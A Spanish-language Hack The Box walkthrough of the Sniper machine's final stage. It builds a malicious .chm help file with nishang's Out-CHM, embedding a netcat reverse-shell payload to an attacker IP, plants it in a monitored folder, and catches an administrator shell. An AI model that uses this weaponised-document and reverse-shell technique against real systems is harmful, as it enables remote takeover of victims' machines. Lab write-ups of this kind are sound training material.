
Realizando una enumeración, nos encontramos con un archivo llamado instrutions.chm



Que básicamente nos dice que es un empleado inconforme



Enumerando un poco más nos encontramos con una nota del CEO donde después de decirle a Chris que sus habilidades de php apestan, se contacte con yamitenshi y que cuando termine la documentación la deje en este directorio



Investigando un poco y siguiendo los hints del foro nos encontramos con (https://raw.githubusercontent.com/samratashok/nishang/master/Client/Out-CHM.ps1) este script que nos permite crear archivos .chm; así que vamos a crear un archivo con una revshell dentro del código, para esto vamos a hacer uso de nuestra máquina de Windows.

```
PS C:\Users\MSI\Desktop> Import-Module .\Out-CHM.ps1; Out-CHM -Payload "cmd /c C:\tmp\nc.exe 10.10.14.52 4446 -e cmd.exe"
 -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\Users\MSI\Desktop\doc.chm


Compile time: 0 minutes, 0 seconds
2       Topics
4       Local links
4       Internet links
0       Graphics


Created c:\Users\MSI\Desktop\doc.chm, 13,436 bytes
Compression increased file by 264 bytes.
PS C:\Users\MSI\Desktop>
```

De esta manera creamos nuestro archivo y en este caso lo renombramos como Reporte.chm

Y lo pasamos a nuestra máquina atacante, una vez en nuestra máquina subimos el nc.exe a la ruta que indicamos en la configuración de nuestro archivo

```
*Evil-WinRM* PS C:\tmp> copy \\10.10.14.52\sniper\nc.exe
*Evil-WinRM* PS C:\tmp> dir nc.exe


    Directory: C:\tmp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/26/2010  10:31 AM          43696 nc.exe


*Evil-WinRM* PS C:\tmp>
```

Una vez ya tenemos nuestro nc.exe en la ruta indicada, pasamos a copiar el archivo Remote.chm, pero antes ponemos nuestra máquina a la escucha en el puerto configurado.

```
*Evil-WinRM* PS C:\Users\Chris\Documents> cd ../../../
*Evil-WinRM* PS C:\> cd Docs
*Evil-WinRM* PS C:\Docs> copy \\10.10.14.92\sniper\Reporte.chm

root@angussMoody:~/hackthebox/Sniper-10.10.10.151# nc -lvnp 4446
listening on [any] 4446 ...
```

Pasarán aproximadamente 5 segundos a que se ejecute el archivo.

```
-a----        4/11/2019   9:31 AM            285 note.txt

-a----        4/11/2019   9:17 AM         552607 php for dummies-trial.pdf

-a----        2/24/2020   8:32 AM          13436 Reporte.chm


*Evil-WinRM* PS C:\Docs>

root@angussMoody:~/hackthebox/Sniper-10.10.10.151# nc -lvnp 4446
listening on [any] 4446 ...
connect to [10.10.14.52] from (UNKNOWN) [10.10.10.151] 49972
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sniper\administrator

C:\Windows\system32>cd ../../
cd ../../

C:\>cd Users/Administrator/Desktop
cd Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Administrator\Desktop

10/01/2019  07:44 AM    <DIR>          .
10/01/2019  07:44 AM    <DIR>          ..
04/11/2019  07:13 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  17,977,151,488 bytes free

C:\Users\Administrator\Desktop>
 0  7h 59m  1 chrome  2 nc                 17% | 15:49 | 24 feb  root!  angussMoody
```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**